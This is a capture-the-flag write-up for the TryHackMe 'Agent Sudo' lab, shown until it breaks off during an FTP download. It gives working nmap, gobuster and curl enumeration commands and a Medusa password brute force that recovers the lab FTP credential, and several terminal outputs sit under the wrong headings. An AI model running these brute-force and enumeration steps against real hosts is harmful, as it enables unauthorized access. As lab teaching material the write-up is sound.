

TryHackMe — Agent Sudo

Complete Penetration Testing Write-up

Target	10.49.182.88
OS	Ubuntu 18.04.3 LTS
Services	FTP 21 • SSH 22 • HTTP 80
Initial Access	FTP credentials → SSH
Privilege Escalation	CVE-2019-14287 / vulnerable sudo

Note: This write-up is based on the supplied screenshots and the reference write-up provided by the user. The steps and evidence shown here reflect the user's own TryHackMe lab session.


1. Reconnaissance & Enumeration

A service/version scan was performed first to identify the attack surface.

```
nmap -sC -sV -T4 -Pn 10.49.182.88
```

Findings:

- 21/tcp — vsftpd 3.0.3
- 22/tcp — OpenSSH 7.6p1 Ubuntu
- 80/tcp — Apache httpd 2.4.29 (Ubuntu)



```
(root@Kali)~[/home/om/Downloads]
# nmap -sC -sV -T4 -Pn 10.49.182.88
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-27 17:26 +0530
Nmap scan report for 10.49.182.88
Host is up (0.055% latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
| 256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
| 256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Announcement
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.59 seconds

(root@Kali)~[/home/om/Downloads]
#
```

Figure 1 — Nmap service enumeration.

2. Web Enumeration & User-Agent Discovery

The HTTP service returned an announcement instructing agents to use their own codename as the User-Agent.




Figure 2 — Web application announcement.

Directory enumeration was also performed with Gobuster, confirming the main application endpoint and several restricted files/directories.

```
gobuster dir -u http://10.49.182.88 -w /usr/share/wordlists/dirb/common.txt
```





Figure 3 — Gobuster directory enumeration.


The User-Agent behavior was tested with curl. R was identified as a valid codename, but C produced the useful response revealing the username **chris**.

```
curl -A "R" -L 10.49.182.88
curl -A "C" -L 10.49.182.88
```

A terminal window on a Kali Linux system. The prompt is (root@Kali)~[/home/om/Downloads]. The user enters the command # curl -A "R" -L 10.49.182.88. The output is an HTML document. The body contains a message from Agent R to agents, asking them to use their own codename as the user-agent to access the site. The terminal has a dark background with a Kali Linux logo watermark.

```
(root@Kali)~[/home/om/Downloads]
# curl -A "R" -L 10.49.182.88
What are you doing! Are you one of the 25 employees? If not, I going to report this incident
<!DocType html>
<html>
<head>
  <title>Announcement</title>
</head>
<body>
<p>
  Dear agents,
  <br><br>
  Use your own <b>codename</b> as user-agent to access the site.
  <br><br>
  From,<br>
  Agent R
</p>
</body>
</html>
(root@Kali)~[/home/om/Downloads]
# curl -A "A" -L 10.49.182.88
```

Figure 4 — User-Agent R response.

A terminal window on a Kali Linux system. The prompt is (root@Kali)~[/home/om/Downloads]. The user enters the command # curl -A "C" -L 10.49.182.88. The output is an HTML document. The body contains a message from Agent R to agents, asking them to use their own codename as the user-agent to access the site. The terminal has a dark background with a Kali Linux logo watermark.


```
(root@Kali)~[/home/om/Downloads]
# curl -A "C" -L 10.49.182.88
Attention chris, <br><br>
Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change yo
From,<br>
Agent R
(root@Kali)~[/home/om/Downloads]
#
```

Figure 5 — User-Agent C response and username discovery.

3. FTP Credential Brute Force

With the username **chris** identified, the FTP service was tested with Medusa using rockyou.txt.

```
medusa -u chris -P /usr/share/wordlists/rockyou.txt -h 10.49.182.88 -M ftp -t 30
```



```
root@Kali: /home/om/Downloads
Session Actions Edit View Help
root...oads root...oads root...oads root...oads root@Kali...gent-sudo root@Kali: /home/om...cutie.png.extracted root@Kali...gent-sudo
ris (1 of 1, 0 complete) Password: 123456789 (3 of 14344391 complete)
^Z
zsh: suspended medusa -u chris -P /usr/share/wordlists/rockyou.txt -h 10.49.182.88 -M ft
p
(root@Kali)-[/home/om/Downloads]
# medusa -u chris -P /usr/share/wordlists/rockyou.txt -h 10.49.182.88 -M ftp -t 30
Medusa v2.3 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@fooofus.net>

2026-09-27 17:44:56 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
ris (1 of 1, 0 complete) Password: ashley (1 of 14344391 complete)
2026-09-27 17:44:56 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
ris (1 of 1, 0 complete) Password: princess (2 of 14344391 complete)
2026-09-27 17:44:56 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
ris (1 of 1, 0 complete) Password: chocolate (3 of 14344391 complete)
2026-09-27 17:44:56 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
ris (1 of 1, 0 complete) Password: babygirl (4 of 14344391 complete)
2026-09-27 17:44:56 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
ris (1 of 1, 0 complete) Password: lovely (5 of 14344391 complete)
2026-09-27 17:44:56 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
ris (1 of 1, 0 complete) Password: 12345678 (6 of 14344391 complete)
2026-09-27 17:44:56 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
ris (1 of 1, 0 complete) Password: jessica (7 of 14344391 complete)
2026-09-27 17:44:56 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
ris (1 of 1, 0 complete) Password: monkey (8 of 14344391 complete)
```


Figure 6 — Medusa discovers the FTP password: chris / crystal.

The valid FTP credential was **chris : crystal**.

4. FTP Enumeration & File Retrieval

The recovered credentials were used to log into FTP and enumerate the available files.

```
ftp 10.49.182.88
Name: chris
Password: crystal
ls
get To_agentJ.txt
```



```
2026-09-27 17:45:21 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 0 complete) Password: precious (235 of 14344391 complete)
2026-09-27 17:45:21 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 0 complete) Password: peaches (236 of 14344391 complete)
2026-09-27 17:45:21 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 0 complete) Password: kissme (237 of 14344391 complete)
2026-09-27 17:45:21 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 0 complete) Password: harley (238 of 14344391 complete)
2026-09-27 17:45:21 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 0 complete) Password: veronica (239 of 14344391 complete)
2026-09-27 17:45:21 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 0 complete) Password: october (240 of 14344391 complete)
2026-09-27 17:45:21 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 0 complete) Password: crystal (241 of 14344391 complete)
2026-09-27 17:45:21 ACCOUNT FOUND: [ftp] Host: 10.49.182.88 User: chris Password: crystal [SUCCESS]
2026-09-27 17:45:24 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 1 complete) Password: 888888 (242 of 14344391 complete)
2026-09-27 17:45:24 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 1 complete) Password: adriana (243 of 14344391 complete)
2026-09-27 17:45:24 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 1 complete) Password: prince (244 of 14344391 complete)
2026-09-27 17:45:24 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 1 complete) Password: banana (245 of 14344391 complete)
2026-09-27 17:45:24 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 1 complete) Password: banana (245 of 14344391 complete)
```


Figure 7 — FTP login and file download.

The FTP directory contained **To_agentJ.txt**, **cute-alien.jpg**, and **cutie.png**.

5. Hidden Data in cutie.png

Binwalk was used to inspect the PNG for embedded content.

```
binwalk cutie.png
```



```
(root@Kali)~[/home/om/Downloads/agent-sudo]
# ftp 10.49.182.88
Connected to 10.49.182.88.
220 (vsFTPd 3.0.3)
Name (10.49.182.88:om): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||29467|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt
-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg
-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png
226 Directory send OK.
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
